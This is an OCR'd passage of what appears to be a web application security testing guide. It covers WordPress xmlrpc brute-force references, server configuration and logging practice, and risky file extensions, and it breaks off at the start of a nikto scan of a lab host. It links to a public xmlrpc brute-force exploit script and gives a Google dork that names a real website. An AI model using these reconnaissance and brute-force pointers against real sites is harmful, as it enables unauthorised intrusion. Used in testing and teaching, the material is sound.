
Example:

- Wordpress version show in readme



- Brute force attack / Denial of Service attack in Wordpress's xmlrpc.php





More information at:
https://isc.sans.edu/diary/Wordpress+%22Pingback%22+DDoS+Attacks/17801
https://hackerone.com/reports/96294
https://github.com/1N3/Wordpress-XMLRPC-Brute-Force-Exploit/blob/master/wordpress-xmlrpc-brute-v2.py
https://testpurposes.net/2016/11/01/wordpress-xmlrpc-brute-force-attacks-via-burpsuite/


Comment on source code review

It is very common and even recommended

Configuration review

Some common guidelines should be taken into account:


- Only enable server modules that are needed for application.
- Handle server errors code with custom-made pages.
- Make sure server software runs with minimize privileges in the operating system.



/var/www/dvwa/

Name	Size	Changed	Rights	Owner
..		5/21/2012 2:31:37 AM	rwxr-xr-x	www-data
vulnerabilities		5/21/2012 2:22:36 AM	rwxr-xr-x	www-data
hackable		5/21/2012 2:22:36 AM	rwxr-xr-x	www-data
external		5/21/2012 2:22:36 AM	rwxr-xr-x	www-data
dvwa		5/21/2012 2:22:36 AM	rwxr-xr-x	www-data
docs		5/21/2012 2:22:36 AM	rwxr-xr-x	www-data
config		5/21/2012 2:23:35 AM	rwxr-xr-x	www-data
setup.php	2 KB	6/7/2010 10:58:00 AM	rw-r--r--	www-data
security.php	3 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
robots.txt	1 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
README.txt	5 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
phpinfo.php	1 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
php.ini	1 KB	7/6/2009 3:31:50 AM	rw-r--r--	www-data
logout.php	1 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
login.php	3 KB	5/21/2012 2:52:33 AM	rw-r--r--	www-data
instructions.php	2 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
index.php	2 KB	5/21/2012 2:51:49 AM	rw-r--r--	www-data
ids_log.php	1 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
favicon.ico	2 KB	9/6/2010 10:59:42 PM	rw-r--r--	www-data
COPYING.txt	33 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
CHANGELOG.txt	5 KB	6/7/2010 7:55:14 AM	rw-r--r--	www-data
about.php	3 KB	8/26/2010 11:15:16 PM	rw-r--r--	www-data

- Make sure the server software logs properly both legitimate access and errors.




/var/log/apache2/

Name	Size	Changed	Rights	Owner
..		2/5/2018 3:30:12 PM	rwxr-xr-x	root
error.log.10.gz	1 KB	5/21/2012 12:45:08 PM	rw-r--r--	root
error.log.9.gz	1 KB	9/21/2017 5:47:26 PM	rw-r-----	root
error.log.8.gz	1 KB	10/10/2017 5:38:20 PM	rw-r-----	root
error.log.7.gz	1 KB	10/20/2017 5:26:14 PM	rw-r-----	root
error.log.6.gz	1 KB	11/14/2017 6:31:56 PM	rw-r-----	root
error.log.5.gz	1 KB	11/22/2017 6:53:33 PM	rw-r-----	root
error.log.4.gz	1 KB	12/4/2017 6:32:14 PM	rw-r-----	root
error.log.3.gz	1 KB	12/11/2017 6:54:45 PM	rw-r-----	root
error.log.2.gz	1 KB	12/22/2017 6:28:40 PM	rw-r-----	root
error.log.1	1 KB	1/17/2018 6:42:56 PM	rw-r-----	root
error.log	86 KB	2/5/2018 3:30:42 PM	rw-r-----	root
access.log.7.gz	5 KB	9/21/2017 5:47:26 PM	rw-r--r--	root
access.log.6.gz	3 KB	10/10/2017 5:38:20 PM	rw-r-----	root
access.log.5.gz	2 KB	10/20/2017 5:26:14 PM	rw-r-----	root
access.log.4.gz	2 KB	11/22/2017 6:53:33 PM	rw-r-----	root
access.log.3.gz	2 KB	12/4/2017 6:32:14 PM	rw-r-----	root
access.log.2.gz	2 KB	12/22/2017 6:28:40 PM	rw-r-----	root
access.log.1	6 KB	1/17/2018 6:42:56 PM	rw-r-----	root
access.log	204 KB	2/4/2018 10:00:32 PM	rw-r-----	root

- Make sure that the server is configured to properly handle overloads and prevent Denial of Service attacks.

Logging

Logging is an important asset of the security of an application architecture, since it can be used to detect flaws in application, logs are typically properly generated by web and server software.



/var/log/

Name	Size	Changed	Rights	Owner
..		5/21/2012 4:30:19 AM	rwxr-xr-x	root
apache2		2/5/2018 6:34:52 PM	rwxr-x---	root
apparmor		4/8/2008 4:39:29 AM	rwxr-xr-x	root
apt		9/21/2017 5:47:26 PM	rwxr-xr-x	root
dist-upgrade		4/22/2008 1:07:31 PM	rwxr-xr-x	root
fsck		3/17/2010 5:59:33 AM	rwxr-xr-x	root
installer		3/17/2010 6:15:03 AM	rwxr-xr-x	root
mysql		3/17/2010 9:09:40 PM	rwxr-s---	mysql
news		3/17/2010 6:15:50 AM	rwxr-sr-x	news
postgresql		2/5/2018 6:34:52 PM	rwxrwxr-t	root
proftpd		4/28/2010 1:26:44 PM	rwxr-xr-x	root
samba		2/5/2018 6:34:52 PM	rwxr-x---	root
tomcat5.5		12/8/2008 2:17:20 AM	rwxr-x---	tomcat55
auth.log	104 KB	2/5/2018 6:51:03 PM	rw-r--r--	syslog
boot	0 KB	5/21/2012 12:45:06 PM	rw-r--r--	root
btmp	0 KB	2/5/2018 6:34:52 PM	rw-rw-r--	root
btmp.1	0 KB	1/17/2018 6:42:56 PM	rw-rw-r--	root
daemon.log	546 KB	2/5/2018 6:45:36 PM	rw-r--r--	syslog

Sensitive information in logs

Some applications might, for example use GET requests to forward form data which will be viewable in the server logs. This means that server logs might contain sensitive information (such as usernames as passwords, or bank account details). This sensitive information can be misused by an attacker if logs were to be obtained by an attacker, for example, through administrative interfaces or known web server vulnerabilities or misconfiguration (like the well-known server-status misconfiguration in Apache-based HTTP servers).

Log Location

Try to keep logs in a separate location, and not in the web server itself. This also makes it easier to aggregate logs from different sources that refer to the same application (such as those of a web server farm) and it also makes it easier to do log analysis (which can be CPU intensive) without affecting the server itself.

Log Storage

In UNIX systems, logs will be located in /var (although some server installations might reside in /opt or /usr/local) and it is thus important to make sure that the directories that contain logs are in a separate partition. In some cases, and in order to prevent the system logs from being affected, the log directory of the server software itself (such as /var/log/apache in the Apache web server) should be stored in a dedicated partition.

Log rotation

Most servers (but few custom applications) will rotate logs in order to prevent them from filling up the file system they reside on. The assumption when rotating logs is that the information in them is only necessary for a limited amount of time.


This feature should be tested in order to ensure that:


- Logs are kept for the time defined in the security policy, not more and not less.
- Logs are compressed once rotated (this is a convenience, since it will mean that more logs will be stored for the same available disk space)
- File system permission of rotated log files are the same (or stricter) that those of the log files itself. For example, web servers will need to write to the logs they use but they don’t actually need to write to rotated logs, which means that the permissions of the files can be changed upon rotation to prevent the web server process from modifying these.


Some servers might rotate logs when they reach a given size. If this happens, it must be ensured that an attacker cannot force logs to rotate in order to hide its tracks.

Log contents

- Do the logs contain sensitive information?
- Are the logs stored in a dedicated server?
- Can log usage generate a Denial of Service condition?
- How are log backups preserved?
- Is the data being logged data validated (min/max length, chars etc) prior to being logged?
- How are logs reviewed? Can admin use these review to detect targeted attack?
- How are they rotated ? are logs kept for the sufficient time?







3. Test File Extensions Handling for Sensitive Information

File extensions are commonly used in web servers to easily determine which technologies / languages / plugins must be used to fulfill the web request.

Black box testing:


Submit http[s] requests involving different file extensions and verify how they are handled. These verifications should be on a per web directory basis.

The following file extensions should NEVER be returned by a web server, since they are related to files which may contain sensitive information, or to files for which there is no reason to be served.

- .asa
- .inc

Using google hack, easy to find them, such as:

- ext:asa inurl:www.maybole.org



The following file extensions are related to files which, when accessed, are either displayed or downloaded by the browser. Therefore, files with these extensions must be checked to verify that they are indeed supposed to be served (and are not leftovers), and that they do not contain sensitive information.


- .zip, .tar, .gz, .tgz, .rar, ...: (Compressed) archive files
- .java: No reason to provide access to Java source files
- .txt: Text files
- .pdf: PDF documents
- .doc, .rtf, .xls, .ppt, ...: Office documents
- .bak, .old and other extensions indicative of backup files (for example: ~ for Emacs backup files)

For more information, access to this link: http://filext.com/


We can mix some below techniques for solving this problem:

- Vulnerability scanner

```
root@ilak:~# nikto -h 192.168.194.154
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.194.154
+ Target Hostname:    192.168.194.154
+ Target Port:        80
+ Start Time:         2018-02-07 13:26:35 (GMT7)
---------------------------------------------------------------------------
